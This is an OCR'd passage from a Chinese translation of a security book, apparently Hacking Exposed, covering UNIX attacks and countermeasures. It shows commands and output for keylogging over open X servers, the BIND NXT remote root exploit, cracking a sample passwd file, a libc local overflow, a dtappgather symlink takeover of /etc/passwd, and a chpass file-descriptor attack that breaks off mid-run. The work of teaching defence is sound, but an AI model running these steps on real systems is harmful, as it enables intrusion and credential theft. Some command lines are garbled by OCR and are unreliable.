如果不是必需，那就应该禁止NFS和相关服务(例如mountd、statd和lockd)。否则应该实现客户主机和用户访问控制，以只允许经授权的主机和用户访问所需文件。一般地说，/etc/exports或/etc/dfs/dfstab(或类似文件)控制出口哪些文件系统以及打开什么特殊选项，能够指定允许安装某个具体文件系统的客户主机名或网络组，指定只读模式，禁止SUID位生效等等。NFS的每个实现都略有不同，因而需要查阅用户文档或相关的手册页面。另外，在允许安装某个文件系统的客户主机列表中绝不要加上相应服务器的本地IP地址或localhost。较早版本的portmapper打开了代理中转，会代理攻击者中转连接请求。如果服务器允许安装自己出口的文件系统，攻击者就可以往该目标系统的portmapper发送NFS分组，由它把NFS请求中转给localhost。这将使得该请求看起来像是来自一台受信任的主机，从而绕开了任何相关的访问控制规则。最后一项措施是应用所有由厂家提供的补丁。

X 不安全性

流行度:	*8*
容易度:	*9*
影响力:	*5*
风险率:	*8*

X Window系统提供了允许多个程序共享单个图形显示器的丰富特性。X的主要问题是它的安全模型是一种要么彻底要么全无的方式。某个客户一旦得到某个X服务器的访问权，它就可以无法无天了。X客户能够捕获控制台用户的键击，杀灭窗口，捕捉窗口以在别的地方显示，甚至重新映射键盘，从而不管用户输入什么都发出恶意的命令。大多数问题的根源在于脆弱的访问控制机制或者系统管理员的单纯懒惰。最简单且最流行的X访问控制形式是xhost认证。这种机制提供依据IP地址的访问控制，是最脆弱的X认证形式。为求方便，系统管理员会简单地发出“xhost +”命令，以允许任何本地或远程用户未加认证地访问自己的X服务器(+是代表任意IP地址的通配符)。更糟的是，许多基于PC的X服务器缺省已在用户不知情的情况下执行了“xhost +”。攻击者可以使用这个看着良好的弱点来危害目标服务器的安全。

标识一台X服务器是否打开了"xhost +"的最好程序之一是xscan。xscan将扫描整个子网以寻找一台开放的X服务器，然后把它上面的所有键击都记录到一个文件中

```
tsunami]$ xscan quake
Scanning hostname quake ...
Connecting to quake (192.168.1.10) on port 6000...
Connected.
Host quake is running X.
Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0...
```

现在主机quake的控制台上发生的任何键击都将被捕捉到KEYLOG.quake文件中，

```
[tsunami]$ tail -f KEYLOG.quake:0.0
su
[Shift_L][Shift_L]amowned [Shift_R]!
```

迅捷地对该日志文件执行tail可以实时地揭示控制台用户正在输入什么。在上面的例子中，该用户在发出su命令后输入了root的密码"lamowned!"xscan甚至记下了SHIFT键是否按下。

攻击者查看运行在目标系统上的特定窗口也很容易。他们首先得使用xlswins命令确定窗口的十六进制ID。

```
[tsunami]# xlswins -display quake:0.0 |grep -i netscape
0x1000001  (Netscape)
0x1000246  (Netscape)
0x1000561  (Netscape:OpenBSD)
```

xlswins会返回大量的信息，因此在上面的例子中，我们使用grep查看Netscape是否在运行。很幸运它在运行。不过梳理xlswins的结果以标识感兴趣的窗口也是可行的。为了把找到的Netscape窗口真正显示到本地系统上，我们使用xwatchwin程序，如图8.3所示。

```
[tsunami] # xwatchwin quake -w 0x1000561
```

通过提供其窗口ID，我们就能魔术般地把任意窗口显示到本地系统上，从而可以静悄悄地观察任何关联的活动。




图 8.3 使用 xwatchwin 可以在本地查看远程桌面上的几乎任意一个 X 应用程序

即使目标服务器上打开了"xhost -"，如果攻击者具有该主机的本地shell访问权，而且该主机使用标准的xhost认证机制，那么他们仍可能使用xwd捕获控制台用户会话的一个瞬间屏幕。

```
[quake]$xwd -root -display localhost: 0.0 > dump.xwd
```

要显示所捕获的屏幕，只需使用xwud把该文件转储到本地X系统：

```
[tsunami] # xwud -in dump.xwd
```

如果觉得对于X不安全性的讨论还不足够，那么我们说攻击者可以轻易地往一个窗口发送KeySym串。这样的话，攻击者可以往远程目标系统上的某个xterm发送键盘事件，就像它们是在目标系统的本地键盘上输入一样。

X不安全性对策

抵制执行"xhost +"命令的诱惑。别偷懒，得保证安全！要是感到疑惑，那就执

行“xhost-”命令，“xhost-”不会终止任何已有的连接，它只是禁止将来的连接。如果必须允许远程访问自己的X服务器，那就指定每台客户主机的IP地址。注意，这些X客户主机上的任何用户都能连接到该X服务器上搞偷窃活动。其他安全措施包括使用MIT-MAGIC-COOKIE-1、XDM-AUTHORIZATION-1和MIT-KERBEROS-5之类更为先进的认证机制。这些机制在连接到X服务器时提供额外级别的安全性。如果用到xterm或类似的终端程序，那就打开X服务器的安全键盘(secure keyboard)选项。该选项将防止任何其他进程截获你的键击。然后是考虑在防火墙上阻塞6000～6063号端口，以防止未经授权的用户连接到自己的X服务器端口上。最后，可以考虑在X会话期间使用SSH及其隧道功能以增强安全性。只要在sshd_config或sshd2_config文件中保证ForwardX11配置为“yes”即可。

域名系统(DNS)劫持

流行度:	*9*
容易度:	*7*
影响力:	*10*
风险率:	*9*

DNS是因特网及大多数企业网上用得最普遍的服务，无处不在的DNS也是会招致攻击的。许多攻击者都通过UNIX的DNS实现来探访漏洞，最普通的实现方式就是Berkeley Internet Name Domain(BIND)。而且，DNS是少数几个需要运行在网络边界上的服务之一。因此，BIND上的瑕疵往往会导致远程损害(大多数都以root特权)。据1999年安全统计报告，和因特网互连的DNS服务器中，50%具有可以攻击的漏洞。因此，风险是真实的!

和BIND相关的安全问题已有许多(参见http://www.cert.org/advisories/CA-98.05.bind_problems.html)，我们主要关注最新且最致命的一种攻击。1999年11月，CERT发布了BIND中的最严重的安全错误公告(http://www.cert.org/advisories/CA-99-4-bind.html)。在提到的6个错误中，最严重的是BIND验证NXT记录方式中的远程缓冲区溢出。http://www.dns.net/dnsrd/rfc/rfc2065.html上有NXT记录的更多信息。缓冲区溢出允许远程攻击者依靠受攻击的服务器提供的root特权执行任何命令。下面看看其工作方式。

大多数攻击者会设置自动工具来确定一个运行named的有弱点的服务器。为了确定DNS是否有这种潜在的脆弱性，可执行下面的查点技术：

```
[tsunami]# dig @10.1.1.100 version.bind chaos txt
; <<>> DiG 8.1 <<>> @10.1.1.100 version.bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
0
;; QUERY SECTION:
;;      version.bind,  type = TXT,    class = CHAOS
;; ANSWER SECTION:
VERSION.BIND.          0S CHAOS TXT   "8.2.2"
```

上述方法会查询named，并决定其相应版本。而且，这再次强调了准确踩点环境的重要性。在我们的例子中，目标DNS服务器运行的named版本为8.2.2，它有NXT攻击弱点。其他脆弱的named版本还有8.2和8.2.1。

为使此攻击可行，攻击者必须控制一个和有效域名相关联的DNS服务器。攻击者在DNS服务器上设置一个和其域相关联的子域也是必需的。在此例中，我们假设攻击者的网络是attackers.org，子域称为"hash"，攻击者在称为quake的系统上运行一个DNS服务器。在这种情况下，攻击者在quake的/var/named/attackers.org.zone 中添加如下的项，并通过named控制接口(ndc)重启named：

```
subdomain       IN          NS          hash.attackers.org.
```

而且，quake是一个攻击者已控制的DNS服务器。

攻击者在编译了由ADM人员编写的相关漏洞发掘程序之后(http://packetstorm.security.com/9911-exploits/adm-nxt.c)，必须从有正确架构的单个系统(tsunami)上运行该程序，named运行在不同的UNIX版本上，下面是此种漏洞发掘程序支持的版本。

```
[tsunami] # adm-nxt
Usage: adm-nxt architecture [command]
```

```
Available architectures:
      1: Linux RedHat 6.x          named 8.2-8.2.1 (from rpm)
      2: Linux SolarDizzy mon      -exec stack patch -named 8.2/8.2.1
      3: Solaris 7 (0xff)          named 8.2.1
      4: Solaris 2.6               -snamed 8.2.1
      5: FreeBSD 3.3-RELEASE       -named 8.2
      6: OpenBSD 2.6               -named 8.2
      7: NetBSD 1.4.1              named 8.2.1
```

我们从nmap对目标系统的踩点可知，版本为RedHat 6.x，因此，选项1是我们的选择。

```
[tsunami] # adm-nxt 1
```

一旦此程序运行，它在tsunami上绑定UDP端口53，并等待有弱点的域名服务器的连接。你不必在此系统上运行一个真正的DNS服务器，否则该程序就不能绑定端口53。记住，整个发掘漏洞过程是预期目标名字服务器会连接至我们的伪造DNS服务器(实际上是我们的漏洞发掘程序在监听UDP端口53)。因此，攻击者完成此工作就很简单了，只需叫目标DNS服务器通过nslookup命令查询一些基本信息：

```
[quake]# nslookup
Default Server: localhost.attackers.org
Address: 127.0.0.1
> server 10.1.1.100
Default Server:  dns.victim.net
Address: 10.1.1.100
> hash.attackers.org
Server:  dns.victim.net
Address:  10.1.1.100
```

我们可看到，攻击者在其控制的独立系统上的交互模式运行nslookup。然后，攻击者从其正常使用的缺省DNS服务器上改到受害服务器10.1.1.100 上。最后，攻击者向受害DNS服务器查询“hash.attackers.org”的地址。这就使得dns.victim.net 查询监听UDP端口53的伪DNS服务器，一旦目标名字服务器连接tsunami，缓冲区溢出漏洞发掘程序就会发送到dns.victim.net 上，并以root访问权限回报攻击者。

```
[tsunami] # t666 1
```

```
Received request from 10.1.1.100:53 for hash.attackers.org type=1
id
uid=0(root) gid=0(root) groups=0(root)
```

你注意到，攻击者并没有真的shell，但仍以root特权发布命令。

DNS对策

首先也是最重要的，就是在非DNS服务器上关闭并删去BIND。在主流的UNIX(特别是Linux)上，named在系统启动时就打开，但从不使用。其次，应确保BIND版本是最新的，并对相关安全漏洞打过补丁的(参见www.bind.org)。第三，运行named应以非特权用户方式。也就是说，named应只在绑定UDP端口53时以root特权启动，在正常操作时则从-u选项(named -u dns -g dns)降低其特权。最后，named应以-t选项从chrooted()环境中运行，这可以有助于防止攻击者即使在取得访问权的情况下也不能践踏文件系统(named -u dns -g dns -t /home/dns)。尽管这些安全措施会工作得很好，但它们也并不是很简单的；因此，对DNS服务器的安全并不能高枕无忧。

8.4 本地访问

至此我们已经讨论了常见的远程访问技巧。我们早先提到过，大多数攻击者努力发掘远程脆弱点是为获取本地访问权。到攻击者取得一个交互命令shell时，他们就被认为是在目标系统本地了。尽管通过发掘远程脆弱点有可能获得直接root访问权，但是攻击者通常先获取普通用户访问权。这么一来，攻击者必须把用户特权升级到root访问权，这就是所谓的特权升级(privilege escalation)。特权升级的困难程度随操作系统变化很大，并且依赖于目标系统的特定配置。有些操作系统严防没有root特权的用户把自己的访问权升级到root，其他操作系统则做得不够好。OpenBSD的缺省安装在用户升级自己的特权上比运行Irix的系统困难得多。当然，具体的配置对于系统的整体安全性有显著的影响。本节将着重讨论把普通用户访问权升级到root访问特权。我们应该注意，攻击者在大多数情况下会尝试获取root特权；不过有时候往往不必这么做。举例来说，如果攻击者只对获取某个Oracle数据库的访问权感兴趣，那么他们可能只需取得Oracle ID而不是root的访问权。

密码构造脆弱点

流行度:	10
容易度:	9
影响力:	9
风险率:	9

基于早先在"蛮力攻击"一节中的讨论，选择不当的密码的危险性现在应该很明显了。与攻击者是在本地还是在远程发掘密码构造的脆弱点无关——脆弱的密码总是造成系统处于危险境地。既然早先已讨论过大部分基本冒险因素，下面就直接跳到密码破解。

密码破解通常称为自动执行的字典攻击(automated dictionary attack)。与被认为是积极攻击的蛮力猜测不同，密码破解可以离线执行，因而在性质上是消极的。它是常见的本地攻击，因为攻击者必须获得/etc/passwd文件或隐蔽的密码文件的访问权。远程攫取密码文件的一个拷贝(例如通过TFTP或HTTP)是可能的。不过我们觉得密码破解最好作为一个本地攻击来讨论。它与蛮力猜测不同，因为攻击者在猜测密码时并不试图访问某个服务或su到root。相反，攻击者是这么来尝试猜测某个给定账号的密码的，先加密一个字典词汇或随机生成的文本串，再把结果与从/etc/passwd或snadow文件中获取的经加密密码散列值作比较。

如果经加密的散列值与由密码破解程序生成的散列值相匹配，该密码就被成功地破解了。这是一个简单的代数学过程。如果知道三个条目中的二个，第三个条目就能推断出来。我们知道字典词汇或随机文本串——称之为输入(input)，也知道密码散列算法(通常是数据加密标准(Data Encryption Standard，简称DES)算法)。因此，如果应用散列算法对输入散列后得到的结果输出与目标用户ID的实际散列值相匹配，我们就知道原来的密码是什么了。图8.4 展示了这个过程。

破解密码的两个最佳程序是由Alec Muffett编写的Crack 5.0a和出自Solar Designer的John the Ripper。Crack 5.0a(简称Crack)也许是最流行的破解程序，它自从面世以来一直在演进。Crack伴随一个非常全面的词汇清单，其覆盖范围从未经节略的字典一直到Start Trek中的称谓。Crack甚至提供了允许跨多个系统分布单个破解会话的机制。John the Ripper(简称John)比Crack 5.0a要新，它为在最短的时间内破解尽可能多的密码而高度优化过。此外，John能够处理的密码散列算法要比Crack多。Crack




图 8.4 密码破解的完成过程

和 John 都提供给词汇清单中的每个词汇进行置换处理的机制。缺省情况下，这两个工具都有超过 2 400 条规则可应用于词汇清单，用于猜测看似不可能破解的密码。每个工具都有详尽的文档值得细读。下面我们只打算讨论如何运行Crack并查看关联的输出，而不是每个工具逐个特性一一探讨。这儿需要熟悉密码文件的组织格式，可以参考你自己选定的UNIX 教科书。

Crack 5.0a

在某个密码文件上运行Crack非常容易，通常只需指出这个文件，然后等待结果就行。Crack软件包是个自我编译的程序，执行它时将开始构造（由make命令完成）出操作所需的特定部件。Crack的强大特点之一是十足数量的用于创建经置换词汇的规则。此

外，每次执行时它都会构造一个定制的词汇清单，包括其密码待破解账号的用户名以及在GECOS即密码文件注释栏中的信息。在破解密码时不要忽视GECOS栏。用户把自己的全名列在GECOS栏中，而且选择他们的全名的某个组合作为密码，这种现象非常普遍。Crake会迅速地找出这些糟糕地选定的密码。下面是一个虚构的密码文件的内容，我们将对它进行破解。

```
root:cwIBREDaWTdHwo:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
<other locked accounts omitted>
nobody:*:99:99:Nobody:/:
eric:GmTFg0AavFA0J:500:0::/home/eric: bin/csh
samantha:XaDeasK8g8g3s:501:503::/home/samantha:/bin/bash
temp:kRWegG5iTZP5o:502:506::/home/temp:/bin/bash
hackme:nh.StBNcQnyE2:504:1::/home/hackme:/bin/bash
bob:9wynbWzXinBQ6:506:1::/home/bob:/bin/csh
es:0xUH89TiymLcc:501:501::/home/es:/bin/bash
mother:jxzdltcx3wW2Q:505:505::/home/mother:/bin/bash
jfr:kyzKROryhFDE2:506:506::/home/jfr:/bin/bash
```

为针对这个虚构的密码文件执行Crack，我们运行以下命令。

```
[tsunami] # Crack passwd
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: Linux 2.0.36 #1 Tue Oct 13 22:17:11 EDT 1998 i686 unknown
<Omitted for brevity>

Crack: The dictionaries seem up to date...
Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
Crack: Creating gecos-derived dictionaries
mkgecosd: making non-permuted words dictionary
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/system.11324

Done
```

至此，Crack改成在后台运行，其输出则保存到一个数据库。查询该数据库以确定

是否有密码被攻破需运行Reporter。

```
[tsunami]# Reporter -quiet
----passwords cracked as of Sat 13:09:50 EDT ----

Guessed eric [jenny]    [passwd /bin/csh]
Guessed hackme [hackme]    [passwd /bin/bash]
Guessed temp [temp]    [passwd /bin/bash]
Guessed es [eses]    [passwd /bin/bash]
Guessed jfr [solaris1]    [passwd /bin/bash]
```

我们使用Reporter的-quiet选项显示了已被攻破的所有密码。如果不指定任何选项执行Reporter，那么它还将显示错误、警告和密码锁定等信息。Crack软件包中有若干个非常有用的脚本。其中最有用的脚本之一是shadmrg.sv。该脚本用于归并UNIX密码文件和shadow文件。这样所有相关信息可被组合成单个文件供破解用。另外一个有用的命令是maketidy，它用于在Crack开始执行后删除剩余的用户账号和密码。

最后应该讨论的是如何标识用于散列密码的相关算法。我们的测试用密码文件使用DES来散列密码，这对于大多数UNIX版本来说是标准配置。作为附加的安全措施，有些厂家实现的是MD5和blowfish算法。使用MD5散列过的密码比DES散列值长得多，其散列值的头两个字符以“$1”作为标识。类似地，blowfish散列值的头两个字符以“$2”作为标识。如果你打算破解MD5或blowfish散列值，那么我们强烈推荐使用John the Ripper。

John the Ripper

John the Ripper由Solar Designer设计，是目前可用的最好的密码破解工具，可从http://www.openwall.com/john/ 上找到。这里有UNIX和NT两个版本，对于Windows用户是个好东西。正如前面提到的，John是又快又好的工具之一，而且运行很简单。

```
[shadow]# john passwd
Loaded 9 passwords with 9 different salts (Standard DES [24/32 4K])
hackme      (hackme)
temp        (temp)
eses        (es)
jenny       (eric)
t78         (bob)
guesses:  5 time: 0:00:04:26 (3) c/s: 16278 trying: pireth - StUACT
```

运行John时给出密码文件(passwd)，就可放手了。它会确定相关的加密算法，在我们例子中是DES，并开始猜测密码。它首先用的是字典文件(password lst)，然后是蛮力猜测。我们看到，John可猜出用户bob，而Crack则可猜出jfr。因此，不同的程序有不同的结果。这主要与john的字文件的局域性有关。因此，我们推荐使用更为复杂的字表，它是由john.ini控制的。扩展字表可从http://packetstorm.security.com/Crack-ers/wordlists/上找到。

密码构造攻击对策

参见本章前面"蛮力攻击对策"小节。

本地缓冲区溢出

流行度:	*10*
容易度:	*9*
影响力:	*10*
风险率:	*10*

本地缓冲区溢出是极为流行的攻击手段。正如"远程访问"一节中讨论的那样，缓冲区溢出脆弱点允许攻击者在目标系统上执行任意的代码或命令。大多数情况下缓冲区溢出条件用于发掘SUID到root可执行文件中的漏洞，从而允许攻击者以root特权执行命令。我们已经讨论过缓冲区溢出条件允许执行任意命令的过程(参见"缓冲区溢出攻击"小节)。本节中我们将讨论本地缓冲区溢出攻击的工作过程。并给出一些例子。

Shadow Penguin Security组织于1999年5月发布一个与libc中某个缓冲区溢出条件相关的布告，它涉及环境变量LC_MESSAGES的设置。任何动态链接libc且用到LC_MESSAGES环境变量的SUID程序都面临一类缓冲区溢出攻击。这类缓冲区溢出条件影响许多不同的程序，因为它是在系统函数库(libc)而不是以前讨论过的某个具体程序中的缓冲区溢出。这一点非常重要，也正是我们选它作为例子的原因。当某个缓冲区溢出条件存在于libc中时，它完全有可能影响多个不同的程序。下面讨论如何发掘这个脆弱点。

首先需要编译真正的漏洞发掘代码。具体编译过程差别可能很大，因为该代码非常之挑剔。你往往不得不对它加以修改才能把它编译出来，因为它是依赖于平台的。作

为例子的代码专用于Solaris 2.6 和Solaris 7。我们使用gcc 即GNU 编译器来编译该代码，因为除非单独购买，否则Solaris不提供编译器。源代码是*.c，可执行代码则使用-o 选项指定保存到ex_lobc 中。

```
[quake]$ gcc ex_lobc.c -o ex_lobc
```

接着执行ex_lobc，它将通过某个SUID 程序(例如/bin/passwd)发掘存在于libc 中的溢出条件：

```
[quake] $ ./ex_lobc
jumping address : effre7a8
#
```

该漏洞发掘代码然后跳转到内存中的某个确定地址，从而以root 特权开始执行/bin/sh。这下导致确定无疑的"#"提示符，表明我们已取得了root 访问权。整个过程相当简单，能够使得任何人看起来像是一个安全专家。现实情况是，Shadow Penguin Security组织的成员在发现该漏洞并编写发掘它的代码上做了艰巨的工作。你可以想像到，对于大多数攻击者来说，使用本地缓冲区溢出漏洞发掘过程易于获取root 访问权正是它的一个主要诱惑力。

本地缓冲区溢出攻击对策

缓冲区溢出的最佳对策是加强编程活动的安全性，并结合使用不可执行的堆栈。当堆栈设置成不可执行时，试图发掘这种脆弱点就会困难得多。完整的对策参见"缓冲区溢出攻击对策"小节。评价SUID程序，去掉不是绝对需要SUID权限的任何文件的SUID位。

符号链接

流行度：	*7*
容易度：	*9*
影响力：	*10*
风险率：	*9*

大多数系统到处散置着存放垃圾文件、草稿空间和临时文件等内容的电子庇护所。所幸的是在UNIX 系统中，临时文件创建在称为/tmp 的单个目录中。/tmp 尽管是写入

临时文件的方便场所，却也隐藏着危险。许多SUID到root的程序编写成在/tmp或其他目录中创建工作文件，而不做即使是最小的稳健性检查。主要的安全问题起源于盲目地沿循符号链接(symbolic link)引用其他文件的程序。符号链接是使用"ln"命令创建的特殊文件。这就是说，符号链接是指代另一个文件的文件。下面的命令创建符号链接/tmp/foo，它指向/etc/passwd:

```
[quake] $ ln -s /tmp/foo /etc/passwd
```

现在对tmp/foo执行cat命令，输出的是密码文件的内容。这个看着无害的特性却能够潜在地危及root。滥用创建在/tmp目录中的草稿文件最常见，不过有些应用程序是在系统目录树的其他地方创建草稿文件。下面查看一个现实的符号链接脆弱点，以了解具体发掘过程。

我们打算在这个例子中探讨Solaris上dtappgather的漏洞发掘过程。dtappgather是随公共桌面环境提供的工具。它每次执行时创建一个名为/var/dt/appconfig/appmanager/generic-display-0的文件，并把该文件的权限设置为0666。它还把该文件的属主改为执行该程序的用户的UID。不幸的是，dtappgather不执行任何稳健性检查，以确定该文件是否存在或是否为一个符号链接。这么一来，如果攻击者事先创建了一个从/var/dt/appconfig/appmanager/generic-display-0到另外一个文件(例如/etc/passwd)的符号链接，那么所引用文件的权限将被改为0666，其属主将被改为攻击者的UID。在这么做之前可以看到文件/etc/passwd的属主和属组为root:sys。

```
[quake] $ ls -l /etc/passwd
-r-xr-xr-x   1 root     sys          560 May  5  22:36 /etc/passwd
```

接下去创建从/var/dt/appconfig/appmanager/generic-display-0到/etc/passwd的符号链接:

```
[quake] $ ln -s /etc/passwd/var/dt/appconfig/appmanager/generic-display-0
```

最后执行dtappgather，并再次检查/etc/passwd文件的权限:

```
[quake] $ /usr/dt/bin/dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File
```

```
exists
[quake] $ ls -l /etc/passwd
-r-xr-xr-x    1 gk   staff   560  May  5  22:36  /etc/passwd
```

dtappgather盲目地沿循我们的符号链接引用了/etc/passwd，把它的属主改成了我们使用的用户ID。这个过程有必要对/etc/shadow重复进行。一旦/etc/passwd和/etc/shadow都变成了我们的用户ID，就可以同时修改这两个文件以增设一个UID为0(与root等效)的账号到密码文件中。游戏不到一分钟就搞定。

符号链接攻击对策

安全的编程行为是可用的最佳对策。不幸的是，许多程序编写成并不对已存在的文件执行稳健性检查。程序员在试图创建一个文件前必须查看它是否存在，办法是使用O_EXCL|O_CREAT标志打开它。创建临时文件时应该先设置UMASK值，再使用tmpfile()或mktemp()函数[6]。如果你确实对哪些程序会创建临时文件感到好奇，那就在/bin或/usr/sbin中执行如下命令：

```
[quake] $ strings * | grep tmp
```

创建临时文件的SUID程序存在被符号链接攻击的潜在可能。为减轻符号链接脆弱点的危险性，应尽可能多地去掉非必要文件的SUID位。最后一项措施是考虑使用像L0pht Watch之类的工具，它会监视/tmp的活动，并通告什么程序创建了临时文件。L0pht Watch可从http://www.L0pht.com/advisories/L0pht-watch.tar.gz 获取。

文件描述字攻击

流行度：	*2*
容易度：	*6*
影响力：	*9*
风险率：	*6*

文件描述字(file descriptor)是系统用于跟踪文件的非负整数，这样就无需使用文件名了。按照约定，文件描述字0、1和2有隐含的用途，分别对应标准输入、标准输

[6] mktemp()函数本身存在竞争状态，在以额外特权运行的程序(例如SUID到root的程序)中应避免使用。这种竞争状态是由mktemp()先测试文件再打开文件造成的，攻击者有办法在此期间创建出原本不存在的临时文件或修改其权限。

出和标准错误输出。当内核打开一个已存在的文件或创建一个新文件时，它给调用程序返回一个确定的文件描述字，可用来读或写该文件。如果某个文件描述字是由一个特权进程按读/写模式(O_RDWR)打开的，那么攻击者有可能在该文件被修改期间对它进行写入。这么一来，攻击者有可能改写某个关键的系统文件而获取root访问权。

奇怪的是，一贯防弹的OpenBSD在2.3版本中却易受一种文件描述字分配攻击的侵袭。Oliver Friedrichs发现用于修改密码文件中部分信息的chpass命令没有正确分配文件描述字。当执行chpass时，它会创建一个允许普通用户使用自选的编辑器修改它的临时文件(该编辑器由chpass启动)。当用户关闭自己的编辑器时，所做的改动就归并到密码数据库中。如果攻击者能够从该编辑器中启动一个shell，那就派生出一个能读/写访问其父进程文件描述字的子进程。攻击者通过增设一个没有密码的UID为0的账号来达到修改chpass所用临时文件(/tmp/ptmp)的目的。当他们关闭由chpass打开的编辑器时，这个新账号将归并到/etc/master.passwd中，于是取得了root访问权。下面查看一下这个脆弱点的具体发掘过程。

首先把缺省的编辑器设定为vi，因为它允许用户在运行它的时候执行一个shell:

```
[dinky] $ export EDITOR=vi
```

接着运行chpass程序:

```
[dinky] $ /usr/bin/chpass
```

这将启动一个vi编辑器以便用户编辑自己的数据库信息:

```
#Changing user database information for gk.
Shell: /bin/sh
Full Name: grk
Location:
Office Phone:
Home Phone: blah
```

我们现在通过执行vi命令":!sh "从vi中逸出一个shell。该shell继承了vi打开的文件描述字的访问权。我们接下去执行当前目录下的漏洞发掘代码chpass，从而往密码文件中添加一个UID为0的账号:

```
[dinky]$ nohup ./chpass &
[1] 24619
$ sending output to nohup.out
[1] + Done                    nohup ./chpass
